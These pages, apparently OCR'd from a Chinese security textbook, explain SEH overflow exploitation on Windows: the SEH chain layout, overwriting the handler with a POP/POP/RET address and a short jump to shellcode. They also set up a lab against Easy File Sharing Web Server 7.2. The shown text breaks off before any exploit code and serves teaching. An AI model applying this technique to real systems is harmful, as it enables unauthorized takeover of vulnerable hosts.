


图 7-1　异常出现

异常处理程序是用来捕获在程序执行期间生成的异常和错误的代码模块，这种机制可以保证程序继续执行而不崩溃。Windows 操作系统中也有默认的异常处理程序，在一个应用程序崩溃的时候，一般会看到系统弹出一个“程序遇到错误，需要关闭”的窗口。当程序产生了异常之后，就会从栈中加载 catch 代码的地址并调用 catch 代码。因此，如果以某种方式设法覆盖了栈中异常处理程序的 catch 代码地址，就能够控制这个应用程序。接着来看一个使用了异常处理程序的应用程序在栈中是如何安排其内容的。图 7-2 中给出了如果向程序提供了大量的 A 从而导致溢出之后内存的分布。

相比第 6 章的例子中的程序，使用了异常处理的程序要多了一部分内容。这个内容就是异常处理程序的地址。因为新型操作系统安全性较强，可以执行的代码和不可以执行的数据是分开的，虽然仍然可以像前面程序中将 Shellcode 放置在数据区域中，但是这个 Shellcode 是无法执行的。不过可以看到异常处理程序的地址仍然在可以执行的代码区域，现在就可以利用这个地址来执行 Shellcode。




图 7-2　程序发生溢出之后的内存分布

由于往往有很多种异常，所以异常处理程序也不是一个简单的结构，而是一个异常处理链，当捕获了异常之后，会将异常交给 SEH 链，如果当前的处理程序无法处理这个异常，就会交给下一个异常处理程序，这个 SEH 链的结构如图 7-3 所示。




图 7-3　SEH 链的结构

图 7-3 中，每一条 SEH 记录都是由 8 个字节所组成，其中，前 4 个字节是它后面的 SEH 异常处理程序的地址，后 4 个字节是 catch 块的地址。一个应用程序可能有多个异常处理程序，因此一个 SEH 记录将前 4 个字节用来保存下一条 SEH 记录的地址。

可以利用这个 SEH 记录来实现对程序的溢出渗透。下面给出了基于 SEH 溢出进行渗透的思路。

（1）引起应用程序的异常，这样才可以调用异常处理程序。

（2）使用一条 POP/POP/RET 指令的地址来改写异常处理程序的地址，因为需要将执行切换到下一条 SEH 记录的地址（catch 异常处理程序地址前面的 4 个字节）。之所以使用 POP/POP/RET，是因为用来调用 catch 块的内存地址保存在栈中，指向下一个异常处理程序指针的地址就是 ESP+8（ESP 是栈顶指针）。因此，两个 POP 操作就可以将执行重定向到下一条 SEH 记录的地址。

（3）在第一步输入数据的时候，已经将下一条 SEH 记录的地址替换成了跳转到攻击载荷的 JMP 指令的地址。因此，当第二个步骤结束时，程序就会跳过指定数量的字节去执行 Shellcode。

（4）当成功跳转到 Shellcode 之后，攻击载荷就会执行，也获得了目标系统的管理权限。

如图 7-4 所示，当一个异常发生时，异常处理程序的地址（已经使用 POP/POP/RET 指令的地址改写过）就会被调用。这会导致 POP/POP/RET 的执行，并将执行的流程重新定向到下一条 SEH 记录的地址（已经使用一个短跳转指令改写过）。因此当 JMP 指令执行的时候，它会指向 Shellcode；而在应用程序看来，这个 Shellcode 只是另一条 SEH 记录。




图 7-4　SEH 记录调用的过程

7.2　编写基于 SEH 溢出渗透模块的要点

现在已经了解了 SEH 溢出的原理，下面总结一下编写渗透模块的要点。

（1）到 catch 位置的偏移量。

（2）POP/POP/RET 地址。

（3）短跳转指令。

在这次实验中使用了两个虚拟机，一个是 Kali Linux 2 作为 Python 编程环境，另一个是 Windows 7，上面运行着 Easy File Sharing Web Server 7.2，IP 地址为 192.168.169.133，这个软件可以在 https://www.exploit-db.com/apps/60f3ff1f3cd34dec80fba130ea481f31-efssetup.exe 处下载，如图 7-5 所示。



图 7-5　实验中需要的虚拟机

7.2.1　计算到 catch 位置的偏移量

现在要处理的这个有漏洞的应用程序是 Easy File Sharing Web Server 7.2，这个 Web 应用程序运行时的界面如图 7-6 所示。




图 7-6　Easy File Sharing Web Server 7.2

Easy File Sharing Web Server 7.2 在处理请求时存在漏洞——一个恶意的请求头部就可以引起缓冲区溢出，从而改写 SEH 链的地址。图 7-7 给出了访问这个服务器的页面。

